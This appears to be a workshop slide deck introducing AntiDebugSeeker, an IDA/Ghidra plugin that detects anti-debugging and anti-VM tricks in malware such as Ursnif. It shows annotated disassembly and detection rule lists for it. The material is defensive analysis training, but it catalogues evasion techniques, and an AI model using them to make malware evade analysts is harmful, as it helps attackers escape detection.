

# Introduction to Analyzing Malware Anti-Analysis Features Using IDA and Ghidra Plugin

---

**JSAC2025 WORKSHOP**

**For IDA User**



株式会社ラック

# Profile

## Takahiro Takeda

Malware Analysis Team



2016: Analysis work as a Security Analyst.

2017: Analyzing malware and logs, as well as investigating smishing at Japan Cybercrime Control Center (JC3).

2019: Mainly Responsible for malware analysis related to incidents.

Speaker Experience:

PACSEC, AVAR, HITCON, Black Hat USA Arsenal, Virus Bulletin, CODE BLUE Bluebox

# Request for Today's Workshop

検体は最初の演習1以外は、すべて**マルウェア**です。

**演習で使用する4つの検体すべて、実行は、必ずVM環境（外部に影響を及ぼさないように構築された安全な環境）で行ってください。**

万が一、ホスト側で実行してしまっても、責任は一切負えません。

自己責任でお願いいたします。

また、すべてのサンプルはVTなどのオンラインサンドボックスにあげないでください。

All samples used in the exercises, except for the first exercise, are **malware**.

**Please make sure to run all four samples used in the exercises in a VM environment (a safe environment constructed not to affect the outside).** We cannot take any responsibility if you accidentally run it on the host side.

Please proceed at your own risk.

Do not upload any of the samples to online sandboxes such as Virus Total.

# Timetable Plan1

✂ The schedule is subject to change.

Time	LEVEL&TITLE
10:00 – 10:15	Introduction Confirm the description of AntiDebugSeeker and how to use it with IDA and Ghidra
10:15 – 10:45 (Exercise Time)	Level1. Analysis of a program with multiple anti-debugging features
11:10 – 11:40 (Exercise Time)	Level2. Analysis of a program with multiple anti-debugging features
13:20 – 14:00 (Exercise Time)	Level3. Analysis of a program with multiple anti-debugging features
14:30 – 15:00 (Exercise Time)	Level4. Malware Analysis Tips + Anti Debug

# Timetable Plan2

✘ The schedule is subject to change.

Time	LEVEL&TITLE
10:00 – 10:15	Introduction Confirm the description of AntiDebugSeeker and how to use it with IDA and Ghidra
10:15 – 10:45 (Exercise Time)	Level1. Analysis of a program with multiple anti-debugging features
11:10 – 11:40 (Exercise Time)	Level2. Analysis of a program with multiple anti-debugging features
13:20 – 14:40 (Exercise Time)	Level3. Analysis of a program with multiple anti-debugging features
14:00 – 14:40 (Exercise Time)	<b>Optional Exercise</b> : Level4. Malware Analysis Tips + Anti Debug

# Confirm the description of AntiDebugSeeker and how to use it with IDA and Ghidra

This is a program for automatically identify and extract potential anti-debugging techniques used by malware and displaying them in **IDA / Ghidra**.


The main functionalities of this plugin are as follows:

1. Extraction of APIs that are potentially being used for anti-debugging by the malware.
2. Using multiple keywords, anti-debugging techniques are extracted.

※ For packed samples, running this plugin after unpacking and fixing the Import Address Table is more effective.

# The motivation behind developing this tool

## Malware Analysis Flow





# Demo: IDA version of AntiDebugSeeker

Malware : Ursnif

MD5 : 4da11c829f8fea1b690f317837af8387 (Packed)

MD5 : 952d604345e051fce76729ccb63bde82 (Unpack)

The flow of a demo

- ① A type of anti-analysis leads to the termination of the process.
- ② Using AntiDebugSeeker to find anti-analysis features.
- ③ Apply patches using a debugger.

Process Hacker [DESKTOP-CJ7SNMK\Win10] - (Administrator)

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information Search Processes (Ctrl+K)

Processes Services Network Disk

Name	PID	CPU	I/O tot...	Private...	User name	Description
svchost.exe	80			8.97 MB	...%LOCAL SERVICE	Windows サービスのホス...
svchost.exe	272	0.18	2.16 k...	13.44 ...	...%LOCAL SERVICE	Windows サービスのホス...
svchost.exe	684		88 B/s	12.52 ...	NT AUT...%SYSTEM	Windows サービスのホス...
svchost.exe	1160	0.02	568 B/s	6.36 MB	...%NETWORK SER...	Windows サービスのホス...
svchost.exe	1332			2.32 MB	...%LOCAL SERVICE	Windows サービスのホス...
svchost.exe	1388			1.88 MB	...%LOCAL SERVICE	Windows サービスのホス...
spoolsv.exe	1508			5.4 MB	NT AUT...%SYSTEM	スプラー サブシステム アプ...
svchost.exe	1864			9.19 MB	NT AUT...%SYSTEM	Windows サービスのホス...
svchost.exe	1892			6.26 MB	NT AUT...%SYSTEM	Windows サービスのホス...
vmtoolsd.exe	1900	0.09	965 B/s	6.67 MB	NT AUT...%SYSTEM	VMware Tools Core Se...
vm3dservice.exe	1908			1.4 MB	NT AUT...%SYSTEM	VMware SVGA Helper ...
vm3dservic...	2084			1.52 MB	NT AUT...%SYSTEM	VMware SVGA Helper ...
VGAAuthService...	1920			2.65 MB	NT AUT...%SYSTEM	VMware Guest Authen...
dllhost.exe	2372			3.77 MB	NT AUT...%SYSTEM	COM Surrogate
msdtc.exe	2652			2.46 MB	...%NETWORK SER...	Microsoft 分散トランザ...
svchost.exe	512			1.74 MB	...%LOCAL SERVICE	Windows サービスのホス...
SearchIndexer.e...	348			28.05 ...	NT AUT...%SYSTEM	Microsoft Windows Se...
svchost.exe	1364			6.43 MB	DESKTO...%Win10	Windows サービスのホス...
svchost.exe	3032			1.59 MB	NT AUT...%SYSTEM	Windows サービスのホス...
svchost.exe	6560			1.53 MB	NT AUT...%SYSTEM	Windows サービスのホス...
lsass.exe	624	0.08		4.67 MB	NT AUT...%SYSTEM	Local Security Authorit...
csrss.exe	492	0.04		1.91 MB	NT AUT...%SYSTEM	クライアント サーバー ランタ...
winlogon.exe	564			3.65 MB	NT AUT...%SYSTEM	Windows ログオン アプリ...
dwm.exe	884	0.07		111.38...	Windo...%DWM-1	デスクトップ ウィンドウ マネ...
explorer.exe	3292	0.11		302.07...	DESKTO...%Win10	エクスプローラー
MSASCuiL.exe	1680			2.81 MB	DESKTO...%Win10	Windows Defender no...
vmtoolsd.exe	124	0.07	684 B/s	20.14 ...	DESKTO...%Win10	VMware Tools Core Se...
OneDrive.exe	6288			16.94 ...	DESKTO...%Win10	Microsoft OneDrive
ProcessHacker.exe	1468	0.53		17.59 ...	DESKTO...%Win10	Process Hacker
sakura.exe	7016			3.89 MB	DESKTO...%Win10	サクラエディタ

CPU Usage: 4.36% Physical memory: 1.28 GB (31.98%) Processes: 52



- ごみ箱
- x32dbg.exe - ショートカット
- files
- x64dbg.exe - ショートカット
- ursnif
- サクラエディタ
- Cywin64 Terminal
- desktop.ini
- Firefox
- desktop.ini
- DA Pro 8.3 (32-bit)
- DA Pro 8.3 (64-bit)
- dnSpy.exe - ショートカット
- ProcessHacker.exe - ショートカット
- procepx64 - ショートカット
- Procmon - ショートカット

Application window titled "ursnif" showing a file explorer view of the "ursnif" directory. The window title bar includes "アプリケーション ツール" and "ursnif". The address bar shows the path "ursnif". The left sidebar lists "クイック アクセス" (Quick Access) with items: デスクトップ (Desktop), ダウンロード (Downloads), ドキュメント (Documents), ピクチャ (Pictures), files, Nonben-master, plugins, plugins, OneDrive, PC, and ネットワーク (Network). The main pane displays a single file named "ursnif.exe". The status bar at the bottom indicates "1 個の項目" (1 item) and "1 個の項目を選択 277 KB" (1 item selected 277 KB).

# The Analysis result of IDA-AntiDebugSeeker

Detected Function List

ti Debug Detection Resu

Search...

sub\_401000  
(0x401000)

- SetupDiEnumDeviceInfo
- SetupDiGetClassDevsA
- SetupDiGetDeviceRegistryPropertyA
- SetupDiGetDeviceRegistryPropertyA
- SetupDiGetDeviceRegistryPropertyA

(5detected)

sub\_401395  
(0x401395)

- GetCursorInfo
- CloseHandle
- CloseHandle
- CloseHandle
- CloseHandle
- Opened\_Exclusively\_Check

(7detected)

It was determined that the function sub\_401000 has anti-debugging features.

Detected Function List

ti Debug Detection Resu

Hex View-1

Category Name	Possible Anti-Debug API	Address
Analysis Environment Check	SetupDiGetClassDevsA	0x401022
Analysis Environment Check	SetupDiEnumDeviceInfo	0x401043
Analysis Environment Check	SetupDiGetDeviceRegistryPr...	0x401062
Analysis Environment Check	SetupDiGetDeviceRegistryPr...	0x401068
Analysis Environment Check	SetupDiGetDeviceRegistryPr...	0x401092
Check Invalid Close->Exception	CloseHandle	0x401410
Check Invalid Close->Exception	CloseHandle	0x401419
Check Invalid Close->Exception	CloseHandle	0x40141E
User Interaction Check	GetCursorInfo	0x40161B
Check Invalid Close->Exception	CloseHandle	0x401707
Time Check	Sleep	0x40184F
Check Invalid Close->Exception	CloseHandle	0x40185D
Check Invalid Close->Exception	CloseHandle	0x40194D
Time Check	Sleep	0x4019A8
Memory Manipulation	VirtualProtectEx	0x4019C7
Memory Manipulation	VirtualProtectEx	0x4019DD
Memory Manipulation	VirtualProtectEx	0x401A11
Check Invalid Close->Exception	CloseHandle	0x401E35
Thread Execute	ResumeThread	0x402170
Time Check	WaitForSingleObject	0x40217E
Thread Manipulation	ResumeThread	0x402191
Thread Execute		
Time Check		
Thread Manipulation		
Thread Execute		
Check Invalid Close		
Check Invalid Close		

It also informs us about aspects related to malware functions, such as memory manipulation.

# Comment Function

```
push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF8h
mov     eax, large fs:30h ; NtGlobalFlag_check - The code is checking the NtGlobalFlag value at offset 0x68 from the Process Environment Block.
                                ; The value 70 is the sum of FLG_HEAP_ENABLE_TAIL_CHECK (0x10), FLG_HEAP_ENABLE_FREE_CHECK (0x20), and FLG_HEAP_VALIDATE_PARAMETERS (0x40).
sub     esp, 480h
test    byte ptr [eax+68h], 70h
push    esi
push    edi
jz     short loc_4BFFB2
```

```
.text:00402170      push    04h ; dwCreationDisposition
jz     loc_402D52
push    edi ; hTemplateFile
push    80h ; dwFlagsAndAttributes
push    3 ; dwCreationDisposition
push    edi ; lpSecurityAttributes
push    1 ; dwShareMode
push    80000000h ; dwDesiredAccess | Opened_Exclusively_Check - CreateFile is attempting to exclusively open its own executable file.
                                ; If it fails to do so, it deduces that a debugger may already have it open exclusively. If the dwShareMode argument of CreateFile is 0, this is highly likely.
or     ebx, 0FFFFFFFh
push    eax ; lpFileName
mov     [ebp+CreationTime.dwLowDateTime], ebx
mov     [ebp+CreationTime.dwHighDateTime], ebx
call   ds:CreateFileA
mov     [ebp+hObject], eax
.text:0040218E      push    dword ptr [edi+4] ; hThread
```

```
push    ebp
mov     ebp, esp
push    ecx
mov     eax, large fs:30h ; BeingDebugged_check - The BeingDebugged field in the Process Environment Block (PEB) indicates whether the current process is being debugged or not.
movzx  cax, byte ptr [cax+2]
test   eax, eax
setnz  byte ptr [ebp+var_4]
cmp    [ebp+var_4], 0
jz     short loc_40102E
```

# Extra Function - Edit Config File -

The screenshot displays the IDA Pro interface with a function graph. The left sidebar shows a list of functions, with 'sub\_401000' selected. The main window shows a graph of instructions for 'sub\_401000'. The instructions are as follows:

```
.text:00401706 loc_401706:           ; hObject  
.text:00401706 push  esi  
.text:00401707 call  ds:CloseHandle ; Check Invalid Close->Exception  
  
.text:0040170D loc_40170D:           ; hObject  
.text:0040170D cmp   [esp+78h+lpszShortPath], ebx  
.text:00401711 jz   short loc_401724  
  
.text:00401713 call  sub_401000  
.text:00401718 cmp   eax, ebx  
.text:0040171A jz   short loc_401724  
  
.text:00401724 loc_401724:           ; hObject  
.text:00401724 call  sub_40144C  
.text:00401729 mov   ecx, dword_407664  
.text:0040172F xor   ecx, eax  
.text:00401731 push  ecx           ; ResultLength  
.text:00401732 mov   dword_4075D4, eax  
.text:00401737 call  sub_402A9B  
.text:0040173C mov   dword_407628, eax  
.text:00401741 cmp   eax, ebx  
.text:00401743 jnz   short loc_40175D
```

The instruction at address 00401707, `call ds:CloseHandle ; Check Invalid Close->Exception`, is highlighted in green. The instruction at address 00401713, `call sub_401000`, is highlighted in blue. The instruction at address 00401724, `call sub_40144C`, is highlighted in white. The instruction at address 00401743, `jnz short loc_40175D`, is highlighted in white. The instruction at address 00401711, `jz short loc_401724`, is highlighted in white. The instruction at address 00401718, `cmp eax, ebx`, is highlighted in white. The instruction at address 0040171A, `jz short loc_401724`, is highlighted in white. The instruction at address 00401729, `mov ecx, dword_407664`, is highlighted in white. The instruction at address 0040172F, `xor ecx, eax`, is highlighted in white. The instruction at address 00401731, `push ecx`, is highlighted in white. The instruction at address 00401732, `mov dword_4075D4, eax`, is highlighted in white. The instruction at address 00401737, `call sub_402A9B`, is highlighted in white. The instruction at address 0040173C, `mov dword_407628, eax`, is highlighted in white. The instruction at address 00401741, `cmp eax, ebx`, is highlighted in white. The instruction at address 00401743, `jnz short loc_40175D`, is highlighted in white.

The status bar at the bottom shows the current instruction: `100.00% (7,4337) (420,288) 00000813 00401713: sub_401571+1A2 (Synchronized with Hex View-1)`.


The output window at the bottom shows the following text:

```
Nothing Found for pattern NtQuerySystemInformation_KD_Check.  
Nothing Found for pattern Extract_Resource_Section.  
Nothing Found for pattern Commucate_function_String.  
Nothing Found for pattern Commucate_function.  
AntiDebugSeeker terminated.  
Edit anti_debug.config : Switch Other tab and Press Ctrl+Shift+E.  
Checking the recursive calls : sub_401000
```

# Introduction to configuration files



# Files Required to Run the Program



名前	更新日時	種類	サイズ
bochs	2023/09/07 9:29	ファイル フォルダー	
hexrays_sdk	2023/09/07 9:29	ファイル フォルダー	
iconengines	2023/09/07 9:29	ファイル フォルダー	
imageformats	2023/09/07 9:29	ファイル フォルダー	
platforms	2023/09/07 9:29	ファイル フォルダー	
printsupport	2023/09/07 9:29	ファイル フォルダー	
sqldrivers	2023/09/07 9:29	ファイル フォルダー	
styles	2023/09/07 9:29	ファイル フォルダー	
anti_debug.config	2023/09/07 9:22	CONFIG ファイル	5 KB
anti_debug_techniques_descriptions.json	2023/08/29 13:46	JSON ファイル	9 KB
AntiDebugSeeker.py	2023/09/06 14:48	Python File	19 KB
arm_mac_stub64.dll	2023/06/09 0:50	アプリケーション拡張	177 KB
armlinux_stub.dll	2023/06/09 0:50	アプリケーション拡張	129 KB
armlinux_stub64.dll	2023/06/09 0:50	アプリケーション拡張	130 KB

Please place the following three files under the plugin directory of IDA :

- 1.anti\_debug.config (A file containing rules for detecting anti-debugging techniques)
- 2.anti\_debug\_techniques\_descriptions.json (A file containing descriptions of the detected rules)
- 3.AntiDebugSeeker.py (The anti-debugging detection program)

## Anti\_Debug\_API

```
###Anti_Debug_API###
```

```
[CommandLine check]
```

```
GetCommandLineA
```

```
GetCommandLineW
```

```
[Debugger check]
```

```
CheckRemoteDebuggerPresent
```

```
DebugActiveProcess
```

```
DebugBreak
```

```
DbgSetDebugFilterState
```

```
DbgUiDebugActiveProcess
```

```
IsDebuggerPresent
```

```
NtDebugActiveProcess
```

```
NtQueryObject
```

```
NtSetDebugFilterState
```

```
NtSystemDebugControl
```

```
OutputDebugStringA
```

```
OutputDebugStringW
```

In the Anti\_Debug\_API section, you can freely create categories and add any number of APIs you want to detect. (**exact match**)

```
###Anti_Debug_API###
```

```
[Category Name_1]
```

```
API1
```

```
API2
```

```
API3
```

```
[Category Name_2]
```

```
API4
```

```
API5
```

```
API6
```

## Anti\_Debug\_Technique

```
###Anti_Debug_Technique###  
default_search_range=80
```

```
[VMware_I/O_port]  
5658h
```

```
[VMware_magic_value]  
564D5868h
```

```
[HeapTailMarker]  
ABABABAB
```

```
[KernelDebuggerMarker]  
7FFE02D4
```

```
[DbgBreakPoint_RET]  
DbgBreakPoint  
C3h
```

```
[DbgUiRemoteBreakin_Debugger_Terminate]  
DbgUiRemoteBreakin  
TerminateProcess
```

You can set up to three keywords (partial match) under a single rule name.

```
###Anti_Debug_Technique###  
default_search_range=80
```

```
[Rule1]
```

```
ABC } 80bytes  
DEF } 80bytes  
GHI }
```

```
search_range=200
```

Search Target:

Disassembly (Opcode, Operand)

Comments

API based on Import Table

```
1 {
2   "VMware_I/O_port" : "detect a VM environment based on the VMware I/O port",
3   "VMware_magic_value" : "detect a VM environment based on the VMware magic value",
4   "HeapTailMarker": "Malware can detect if it's on a debug heap by checking the heap tail marker",
5   "KernelDebuggerMarker": "Detect Kernelmode Debugger(KdDebuggerEnabled)",
6   "DbgBreakPoint_RET": "This detection may be due to the first byte of the DbgBreakPoint RET instruction",
7   "DbgUiRemoteBreakin_Debugger_Terminate": "When a debugger tries to attach to a process, it sends a DbgUiRemoteBreakin_Debugger_Terminate message to the process",
8   "PMCCheck_RDPMC": "The RDPMC (Read Performance-Monitoring Counters) instruction can be used to detect if a program is running in a VM",
9   "TimingCheck_RDTSC": "The RDTSC (Read Time Stamp Counter) instruction can be used to detect if a program is running in a VM",
10  "Environment_TimingCheck_CPUID": "The CPUID instruction can be used as part of an anti-debugging technique",
11  "SkipPrefixes_INT1": "This anti-debugging method exploits how some debuggers handle the INT1 instruction",
12  "INT2D_interrupt_check": "The INT2D instruction either passes control to a debugger or it doesn't",
13  "INT3_interrupt_check": "This is a debug detection mechanism using the INT 3 instruction",
14  "EXCEPTION_BREAKPOINT": "This is a debug detection method using the INT 3 instruction",
15  "ICE_interrupt_check": "If a program is debugged, the debugger sees the exception",
16  "DBG_PRINTEXCEPTION_C": "This may involve anti-debugging by utilizing the DBG_PRINTEXCEPTION_C instruction",
17  "TrapFlag_SingleStepException": "This anti-debugging technique utilizes the TrapFlag_SingleStepException",
18  "BeingDebugged_check" : "The BeingDebugged field in the Process Environment Block",
19  "NtGlobalFlag_check": "The code is checking the NtGlobalFlag value at offset 0x00000000",
20  "NtGlobalFlag_check_2": "The code is checking the NtGlobalFlag value at offset 0x00000001",
21  "HeapFlags" : "HeapFlags stores various heap-related flags, bit by bit. \nThese flags are used to track the state of the heap and to detect if a program is running in a VM"
```

## Anti\_Debug\_Technique

###Anti\_Debug\_Technique###  
default\_search\_range=80

[VMware\_I/O\_port]  
5658h

[VMware\_magic\_value]  
564D5868h

[HeapTailMarker]  
ABABABAB

[KernelDebuggerMarker]  
7FFE02D4

[DbgBreakPoint\_RET]  
DbgBreakPoint  
C3h


[DbgUiRemoteBreakin\_Debugger\_Terminate]  
DbgUiRemoteBreakin  
TerminateProcess

ABABABAB, i  
C3, which co  
inates.",  
MC) to deter  
utilized in  
volves check  
ion prefixes  
value if no d  
if the progr  
e program is  
p bit in the  
triggered by  
ecimal 100)  
process is b  
\nThe value  
t Block. \nT  
in features

# List of detectable anti-debugging techniques (Ver1.0)

The following Anti Debug Techniques can be detected using AntiDebugSeeker.

HeapTailMarker	VM_Check
KernelDebug	VBox_Check
DbgBreakPoint	VMware_Check
DbgUiRemote	VMware_I/O_port
PMCCheck_RD	VMware_magic_value
TimingCheck_	CreateMutex_AlreadyExist
SkipPrefixes_I	CreateEvent_AlreadyExist
INT2D_interru	ChildProcess_Check
INT3_interrup	Extract_Resource_Section
EXCEPTION_B	Commucate_function_String
ICE_interrupt_	Commucate_function
DBG_PRINTEX	NtSetInformationThread
TrapFlag_Sing	NtQueryInformationProcess
BeingDebugge	Anti-Sandbox_SandBoxie
NtGlobalFlag_	Anti-Sandbox_Buster_Sandbox_Analyzer
NtGlobalFlag_	
HeapFlags	
HeapForceFlag	
Combination_	
Combination_of_HEAP_Flags_2	



